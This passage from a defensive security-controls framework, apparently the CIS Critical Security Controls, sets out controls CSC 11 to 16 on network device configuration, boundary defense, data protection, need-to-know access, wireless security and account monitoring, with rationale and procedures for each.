
CSC 11: Secure Configurations for Network Devices				
Family	CSC	Control Description	Foun- dational	Advanced
Network	11.1	Compare firewall, router, and switch configuration against standard secure configurations defined for each type of network device in use in the organization. The security configuration of such devices should be documented, reviewed, and approved by an organization change control board. Any deviations from the standard configuration or updates to the standard configuration should be documented and approved in a change control system.	Y	

Family	CSC	Control Description	Foun- dational	Advanced
Network	11.2	All new configuration rules beyond a baseline-hardened configuration that allow traffic to flow through network security devices, such as firewalls and network-based IPS, should be documented and recorded in a configuration management system, with a specific business reason for each change, a specific individual's name responsible for that business need, and an expected duration of the need.	Y	
Network	11.3	Use automated tools to verify standard device configurations and detect changes. All alterations to such files should be logged and automatically reported to security personnel.	Y	
Network	11.4	Manage network devices using two-factor authentication and encrypted sessions.	Y	
Network	11.5	Install the latest stable version of any security-related updates on all network devices.	Y	
Network	11.6	Network engineers shall use a dedicated machine for all administrative tasks or tasks requiring elevated access. This machine shall be isolated from the organization's primary network and not be allowed Internet access. This machine shall not be used for reading email, composing documents, or surfing the Internet.		Y
Network	11.7	Manage the network infrastructure across network connections that are separated from the business use of that network, relying on separate VLANs or, preferably, on entirely different physical connectivity for management sessions for network devices.	Y	

CSC 11 Procedures and Tools

Some organizations use commercial tools that evaluate the rule set of network filtering devices to determine whether they are consistent or in conflict, providing an automated sanity check of network filters and search for errors in rule sets or access controls lists (ACLs) that may allow unintended services through the device. Such tools should be run each time significant changes are made to firewall rule sets, router ACLs, or other filtering technologies.

CSC 11 System Entity Relationship Diagram



CSC 12: Boundary Defense

Detect/prevent/correct the flow of information transferring networks of different trust levels with a focus on security-damaging data.

Why Is This Control Critical?

Attackers focus on exploiting systems that they can reach across the Internet, including not only DMZ systems but also workstation and laptop computers that pull content from the Internet through network boundaries. Threats such as organized crime groups and nation-states use configuration and architectural weaknesses found on perimeter systems, network devices, and Internet-accessing client machines to gain initial access into an organization. Then, with a base of operations on these machines, attackers often pivot to get deeper inside the boundary to steal or change information or to set up a persistent presence for later attacks against internal hosts. Additionally, many attacks occur between business partner networks, sometimes referred to as extranets, as attackers hop from one organization's network to another, exploiting vulnerable systems on extranet perimeters.

To control the flow of traffic through network borders and police content by looking for attacks and evidence of compromised machines, boundary defenses should be multi-layered, relying on firewalls, proxies, DMZ perimeter networks, and network-based IPS and IDS. It is also critical to filter both inbound and outbound traffic.

It should be noted that boundary lines between internal and external networks are diminishing as a result of increased interconnectivity within and between organizations as well as the rapid rise in deployment of wireless technologies. These blurring lines sometimes allow attackers to gain access inside networks while bypassing boundary systems. However, even with this blurring of boundaries, effective security deployments still rely on carefully configured boundary defenses that separate networks with different threat levels, sets of users, and levels of control. And despite the blurring of internal and external networks, effective multi-layered defenses of perimeter networks help lower the number of successful attacks, allowing security personnel to focus on attackers who have devised methods to bypass boundary restrictions.

CSC 12: Boundary Defense				
Family	CSC	Control Description	Foundational	Advanced
Network	12.1	Deny communications with (or limit data flow to) known malicious IP addresses (black lists), or limit access only to trusted sites (whitelists). Tests can be periodically carried out by sending packets from bogon source IP addresses (non-routable or otherwise unused IP addresses) into the network to verify that they are not transmitted through network perimeters. Lists of bogon addresses are publicly available on the Internet from various sources, and indicate a series of IP addresses that should not be used for legitimate traffic traversing the Internet.	Y	
Network	12.2	On DMZ networks, configure monitoring systems (which may be built in to the IDS sensors or deployed as a separate technology) to record at least packet header information, and preferably full packet header and payloads of the traffic destined for or passing through the network border. This traffic should be sent to a properly configured Security Information Event Management (SIEM) or log analytics system so that events can be correlated from all devices on the network.	Y	
Network	12.3	Deploy network-based IDS sensors on Internet and extranet DMZ systems and networks that look for unusual attack mechanisms and detect compromise of these systems. These network-based IDS sensors may detect attacks through the use of signatures, network behavior analysis, or other mechanisms to analyze traffic.	Y	
Network	12.4	Network-based IPS devices should be deployed to complement IDS by blocking known bad signatures or the behavior of potential attacks. As attacks become automated, methods such as IDS typically delay the amount of time it takes for someone to react to an attack. A properly configured network-based IPS can provide automation to block bad traffic. When evaluating network-based IPS products, include those using techniques other than signature-based detection (such as virtual machine or sandbox-based approaches) for consideration.	Y	

Family	CSC	Control Description	Foun- dational	Advanced
Network	12.5	Design and implement network perimeters so that all outgoing network traffic to the Internet must pass through at least one application layer filtering proxy server. The proxy should support decrypting network traffic, logging individual TCP sessions, blocking specific URLs, domain names, and IP addresses to implement a black list, and applying whitelists of allowed sites that can be accessed through the proxy while blocking all other sites. Organizations should force outbound traffic to the Internet through an authenticated proxy server on the enterprise perimeter.	Y	
Network	12.6	Require all remote login access (including VPN, dial-up, and other forms of access that allow login to internal systems) to use two-factor authentication.	Y	
Network	12.7	All enterprise devices remotely logging into the internal network should be managed by the enterprise, with remote control of their configuration, installed software, and patch levels. For third-party devices (e.g., subcontractors/vendors), publish minimum security standards for access to the enterprise network and perform a security scan before allowing access.		Y
Network	12.8	Periodically scan for back-channel connections to the Internet that bypass the DMZ, including unauthorized VPN connections and dual-homed hosts connected to the enterprise network and to other networks via wireless, dial-up modems, or other mechanisms.		Y
Network	12.9	Deploy NetFlow collection and analysis to DMZ network flows to detect anomalous activity.	Y	
Network	12.10	To help identify covert channels exfiltrating data through a firewall, configure the built-in firewall session tracking mechanisms included in many commercial firewalls to identify TCP sessions that last an unusually long time for the given organization and firewall device, alerting personnel about the source and destination addresses associated with these long sessions.		Y

CSC 12 Procedures and Tools

The boundary defenses included in this control build on Critical Control 10. The additional recommendations here focus on improving the overall architecture and implementation of both Internet and internal network boundary points. Internal network segmentation is central to this control because once inside a network, many intruders attempt to target the most sensitive machines. Usually, internal network protection is not set up to defend against an internal attacker. Setting up even a basic level of security segmentation across


the network and protecting each segment with a proxy and a firewall will greatly reduce an intruder's access to the other parts of the network.

One element of this control can be implemented using free or commercial IDS and sniffers to look for attacks from external sources directed at DMZ and internal systems, as well as attacks originating from internal systems against the DMZ or Internet. Security personnel should regularly test these sensors by launching vulnerability-scanning tools against them to verify that the scanner traffic triggers an appropriate alert. The captured packets of the IDS sensors should be reviewed using an automated script each day to ensure that log volumes are within expected parameters and that the logs are formatted properly and have not been corrupted.

Additionally, packet sniffers should be deployed on DMZs to look for Hypertext Transfer Protocol (HTTP) traffic that bypasses HTTP proxies. By sampling traffic regularly, such as over a three-hour period once a week, information security personnel can search for HTTP traffic that is neither sourced by nor destined for a DMZ proxy, implying that the requirement for proxy use is being bypassed.

To identify back-channel connections that bypass approved DMZs, network security personnel can establish an Internet-accessible system to use as a receiver for testing outbound access. This system is configured with a free or commercial packet sniffer. Then, security personnel can connect a sending test system to various points on the organization's internal network, sending easily identifiable traffic to the sniffing receiver on the Internet. These packets can be generated using free or commercial tools with a payload that contains a custom file used for the test. When the packets arrive at the receiver system, the source address of the packets should be verified against acceptable DMZ addresses allowed for the organization. If source addresses are discovered that are not included in legitimate, registered DMZs, more detail can be gathered by using a `tracert` tool to determine the path that packets take from the sender to the receiver system.

CSC 12 System Entity Relationship Diagram



CSC 13: Data Protection

The processes and tools used to prevent data exfiltration, mitigate the effects of exfiltrated data, and ensure the privacy and integrity of sensitive information.

Why Is This Control Critical?

Data resides in many places. Protection of that data is best achieved through the application of a combination of encryption, integrity protection and data loss prevention techniques. As organizations continue their move towards cloud computing and mobile access, it is important that proper care be taken to limit and report on data exfiltration while also mitigating the effects of data compromise.

The adoption of data encryption, both in transit and at rest, provides mitigation against data compromise. This is true if proper care has been taken in the processes and technologies associated with the encryption operations. An example of this is the management of cryptographic keys used by the various algorithms that protect data. The process for generation, use and destruction of keys should be based on proven processes as defined in standards such as NIST SP 800-57.

Care should also be taken to ensure that products used within an enterprise implement well known and vetted cryptographic algorithms, as identified by NIST. Re-evaluation of the algorithms and key sizes used within the enterprise on an annual basis is also recommended to ensure that organizations are not falling behind in the strength of protection applied to their data.

For organizations that are moving data to the cloud, it is important to understand the security controls applied to data in the cloud multi-tenant environment, and determine the best course of action for application of encryption controls and security of keys. When possible, keys should be stored within secure containers such as Hardware Security Modules (HSMs).

Encrypting data provides a level of assurance that even if data is compromised, it is impractical to access the plaintext without significant resources, however controls should also be put in place to mitigate the threat of data exfiltration in the first place. Many attacks occurred across the network, while others involved physical theft of laptops and other equipment holding sensitive information. Yet, in most cases, the victims were not aware that the sensitive data were leaving their systems because they were not monitoring data outflows. The movement of data across network boundaries both electronically and physically must be carefully scrutinized to minimize its exposure to attackers.

The loss of control over protected or sensitive data by organizations is a serious threat to business operations and a potential threat to national security. While some data are leaked or lost as a result of theft or espionage, the vast majority of these problems result from poorly understood data practices, a lack of effective policy architectures, and user error.

Data loss can even occur as a result of legitimate activities such as e-Discovery during litigation, particularly when records retention practices are ineffective or nonexistent.

Data loss prevention (DLP) refers to a comprehensive approach covering people, processes, and systems that identify, monitor, and protect data in use (e.g., endpoint actions), data in motion (e.g., network actions), and data at rest (e.g., data storage) through deep content inspection and with a centralized management framework. Over the last several years, there has been a noticeable shift in attention and investment from securing the network to securing systems within the network, and to securing the data itself. DLP controls are based on policy, and include classifying sensitive data, discovering that data across an enterprise, enforcing controls, and reporting and auditing to ensure policy compliance.

CSC 13: Data Protection				
Family	CSC	Control Description	Foundational	Advanced
Network	13.1	Perform an assessment of data to identify sensitive information that requires the application of encryption and integrity controls.	Y	
Network	13.2	Deploy approved hard drive encryption software to mobile devices and systems that hold sensitive data.	Y	
Network	13.3	Deploy an automated tool on network perimeters that monitors for sensitive information (e.g., personally identifiable information), keywords, and other document characteristics to discover unauthorized attempts to exfiltrate data across network boundaries and block such transfers while alerting information security personnel.		Y
Network	13.4	Conduct periodic scans of server machines using automated tools to determine whether sensitive data (e.g., personally identifiable information, health, credit card, or classified information) is present on the system in clear text. These tools, which search for patterns that indicate the presence of sensitive information, can help identify if a business or technical process is leaving behind or otherwise leaking sensitive information.		Y
Network	13.5	If there is no business need for supporting such devices, configure systems so that they will not write data to USB tokens or USB hard drives. If such devices are required, enterprise software should be used that can configure systems to allow only specific USB devices (based on serial number or other unique property) to be accessed, and that can automatically encrypt all data placed on such devices. An inventory of all authorized devices must be maintained.		Y

Family	CSC	Control Description	Foundational	Advanced
Network	13.6	Use network-based DLP solutions to monitor and control the flow of data within the network. Any anomalies that exceed the normal traffic patterns should be noted and appropriate action taken to address them.		Y
Network	13.7	Monitor all traffic leaving the organization and detect any unauthorized use of encryption. Attackers often use an encrypted channel to bypass network security devices. Therefore it is essential that organizations be able to detect rogue connections, terminate the connection, and remediate the infected system.		Y
Network	13.8	Block access to known file transfer and email exfiltration websites.		Y
Network	13.9	Use host-based data loss prevention (DLP) to enforce ACLs even when data is copied off a server. In most organizations, access to the data is controlled by ACLs that are implemented on the server. Once the data have been copied to a desktop system, the ACLs are no longer enforced and the users can send the data to whomever they want.		Y


CSC 13 Procedures and Tools

Commercial tools are available to support enterprise management of encryption and key management within an enterprise and include the ability to support implementation of encryption controls within cloud and mobile environments.

Definition of life cycle processes and roles and responsibilities associated with key management should be undertaken by each organization.

Commercial DLP solutions are available to look for exfiltration attempts and detect other suspicious activities associated with a protected network holding sensitive information. Organizations deploying such tools should carefully inspect their logs and follow up on any discovered attempts, even those that are successfully blocked, to transmit sensitive information out of the organization without authorization.

CSC 13 Entity Relationship Diagram



CSC 14: Controlled Access Based on the Need to Know

The processes and tools used to track/control/prevent/correct secure access to critical assets (e.g., information, resources, systems) according to the formal determination of which persons, computers, and applications have a need and right to access these critical assets based on an approved classification.

Why Is This Control Critical?

Some organizations do not carefully identify and separate their most sensitive and critical assets from less sensitive, publicly accessible information on their internal networks. In many environments, internal users have access to all or most of the critical assets. Sensitive assets may also include systems that provide management and control of physical systems (e.g., SCADA). Once attackers have penetrated such a network, they can easily find and exfiltrate important information, cause physical damage, or disrupt operations with little resistance. For example, in several high-profile breaches over the past two years, attackers were able to gain access to sensitive data stored on the same servers with the same level of access as far less important data. There are also examples of using access to the corporate network to gain access to, then control over, physical assets and cause damage.

CSC 14: Controlled Access Based on the Need to Know				
Family	CSC	Control Description	Foun- dational	Advanced
Application	14.1	Segment the network based on the label or classification level of the information stored on the servers. Locate all sensitive information on separated VLANs with firewall filtering to ensure that only authorized individuals are only able to communicate with systems necessary to fulfill their specific responsibilities.	Y	
Application	14.2	All communication of sensitive information over less-trusted networks should be encrypted. Whenever information flows over a network with a lower trust level, the information should be encrypted.	Y	
Application	14.3	All network switches will enable Private Virtual Local Area Networks (VLANs) for segmented workstation networks to limit the ability of devices on a network to directly communicate with other devices on the subnet and limit an attackers ability to laterally move to compromise neighboring systems.	Y	

Family	CSC	Control Description	Foun- dational	Advanced
Application	14.4	All information stored on systems shall be protected with file system, network share, claims, application, or database specific access control lists. These controls will enforce the principle that only authorized individuals should have access to the information based on their need to access the information as a part of their responsibilities.	Y	
Application	14.5	Sensitive information stored on systems shall be encrypted at rest and require a secondary authentication mechanism, not integrated into the operating system, in order to access the information.		Y
Application	14.6	Enforce detailed audit logging for access to nonpublic data and special authentication for sensitive data.	Y	
Application	14.7	Archived data sets or systems not regularly accessed by the organization shall be removed from the organization's network. These systems shall only be used as standalone systems (disconnected from the network) by the business unit needing to occasionally use the system or completely virtualized and powered off until needed.	Y	

CSC 14 Procedures and Tools


It is important that an organization understand what its sensitive information is, where it resides, and who needs access to it. To derive sensitivity levels, organizations need to put together a list of the key types of data and the overall importance to the organization. This analysis would be used to create an overall data classification scheme for the organization. At a base level, a data classification scheme is broken down into two levels: public (unclassified) and private (classified). Once the private information has been identified, it can then be further subdivided based on the impact it would have to the organization if it were compromised.

Once the sensitivity of the data has been identified, the data need to be traced back to business applications and the physical servers that house those applications. The network then needs to be segmented so that systems of the same sensitivity level are on the same network and segmented from systems with different trust levels. If possible, firewalls need to control access to each segment. If data are flowing over a network with a lower trust level, encryption should be used.

Job requirements should be created for each user group to determine what information the group needs access to in order to perform its jobs. Based on the requirements, access should only be given to the segments or servers that are needed for each job function.

Detailed logging should be turned on for all servers in order to track access and examine situations where someone is accessing data that they should not be accessing.

CSC 14 System Entity Relationship Diagram



CSC 15: Wireless Access Control

The processes and tools used to track/control/prevent/correct the security use of wireless local area networks (LANs), access points, and wireless client systems.

Why Is This Control Critical?

Major thefts of data have been initiated by attackers who have gained wireless access to organizations from outside the physical building, bypassing organizations' security perimeters by connecting wirelessly to access points inside the organization. Wireless clients accompanying traveling officials are infected on a regular basis through remote exploitation during air travel or in cyber cafes. Such exploited systems are then used as back doors when they are reconnected to the network of a target organization. Still other organizations have reported the discovery of unauthorized wireless access points on their networks, planted and sometimes hidden for unrestricted access to an internal network. Because they do not require direct physical connections, wireless devices are a convenient vector for attackers to maintain long-term access into a target environment.

CSC 15: Wireless Access Control				
Family	CSC	Control Description	Foundational	Advanced
Network	15.1	Ensure that each wireless device connected to the network matches an authorized configuration and security profile, with a documented owner of the connection and a defined business need. Organizations should deny access to those wireless devices that do not have such a configuration and profile.	Y	
Network	15.2	Configure network vulnerability scanning tools to detect wireless access points connected to the wired network. Identified devices should be reconciled against a list of authorized wireless access points. Unauthorized (i.e., rogue) access points should be deactivated.	Y	
Network	15.3	Use wireless intrusion detection systems (WIDS) to identify rogue wireless devices and detect attack attempts and successful compromises. In addition to WIDS, all wireless traffic should be monitored by WIDS as traffic passes into the wired network.		Y
Network	15.4	Where a specific business need for wireless access has been identified, configure wireless access on client machines to allow access only to authorized wireless networks. For devices that do not have an essential wireless business purpose, disable wireless access in the hardware configuration (basic input/output system or extensible firmware interface).		Y

Family	CSC	Control Description	Foundational	Advanced
Network	15.5	Ensure that all wireless traffic leverages at least Advanced Encryption Standard (AES) encryption used with at least Wi-Fi Protected Access 2 (WPA2) protection.	Y	
Network	15.6	Ensure that wireless networks use authentication protocols such as Extensible Authentication Protocol-Transport Layer Security (EAP/TLS), which provide credential protection and mutual authentication.	Y	
Network	15.7	Disable peer-to-peer wireless network capabilities on wireless clients.	Y	
Network	15.8	Disable wireless peripheral access of devices (such as Bluetooth), unless such access is required for a documented business need.	Y	
Network	15.9	Create separate virtual local area networks (VLANs) for BYOD systems or other untrusted devices. Internet access from this VLAN should go through at least the same border as corporate traffic. Enterprise access from this VLAN should be treated as untrusted and filtered and audited accordingly.	Y	


CSC 15 Procedures and Tools

Effective organizations run commercial wireless scanning, detection, and discovery tools as well as commercial wireless intrusion detection systems.

Additionally, the security team should periodically capture wireless traffic from within the borders of a facility and use free and commercial analysis tools to determine whether the wireless traffic was transmitted using weaker protocols or encryption than the organization mandates. When devices relying on weak wireless security settings are identified, they should be found within the organization's asset inventory and either reconfigured more securely or denied access to the organization network.

Additionally, the security team should employ remote management tools on the wired network to pull information about the wireless capabilities and devices connected to managed systems.

CSC 15 System Entity Relationship Diagram



CSC 16: Account Monitoring and Control

Actively manage the life cycle of system and application accounts – their creation, use, dormancy, deletion – in order to minimize opportunities for attackers to leverage them.

Why Is This Control Critical?

Attackers frequently discover and exploit legitimate but inactive user accounts to impersonate legitimate users, thereby making discovery of attacker behavior difficult for network watchers. Accounts of contractors and employees who have been terminated and accounts formerly set up for Red Team testing (but not deleted afterwards) have often been misused in this way. Additionally, some malicious insiders or former employees have accessed accounts left behind in a system long after contract expiration, maintaining their access to an organization's computing system and sensitive data for unauthorized and sometimes malicious purposes.

CSC 16: Account Monitoring and Control				
Family	CSC	Control Description	Foun- dational	Advanced
Application	16.1	Review all system accounts and disable any account that cannot be associated with a business process and owner.	Y	
Application	16.2	Ensure that all accounts have an expiration date that is monitored and enforced.	Y	
Application	16.3	Establish and follow a process for revoking system access by disabling accounts immediately upon termination of an employee or contractor. Disabling instead of deleting accounts allows preservation of audit trails.	Y	
Application	16.4	Regularly monitor the use of all accounts, automatically logging off users after a standard period of inactivity.	Y	
Application	16.5	Configure screen locks on systems to limit access to unattended workstations.	Y	
Application	16.6	Monitor account usage to determine dormant accounts, notifying the user or user's manager. Disable such accounts if not needed, or document and monitor exceptions (e.g., vendor maintenance accounts needed for system recovery or continuity operations). Require that managers match active employees and contractors with each account belonging to their managed staff. Security or system administrators should then disable accounts that are not assigned to valid workforce members.	Y	

